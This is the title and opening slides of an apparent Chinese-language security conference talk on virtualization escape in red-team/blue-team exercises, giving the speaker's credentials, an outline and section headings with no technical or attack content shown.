

虚拟化逃逸 在红蓝对抗中的应用



f1yyy

f1yyy

阿里云安全工程师（蓝军）

二进制安全/虚拟化安全/内核安全

2018 Geekpwn winner, 最佳技术奖

36C3, HITB, Hitcon speaker

CTFer of Tea Deliverers

目录


1. 背景知识
2. 红蓝对抗中虚拟化逃逸实践示例
3. 虚拟化逃逸实战化实现思路

背景知识


虚拟化逃逸及主流架构介绍




什么是虚拟化逃逸?



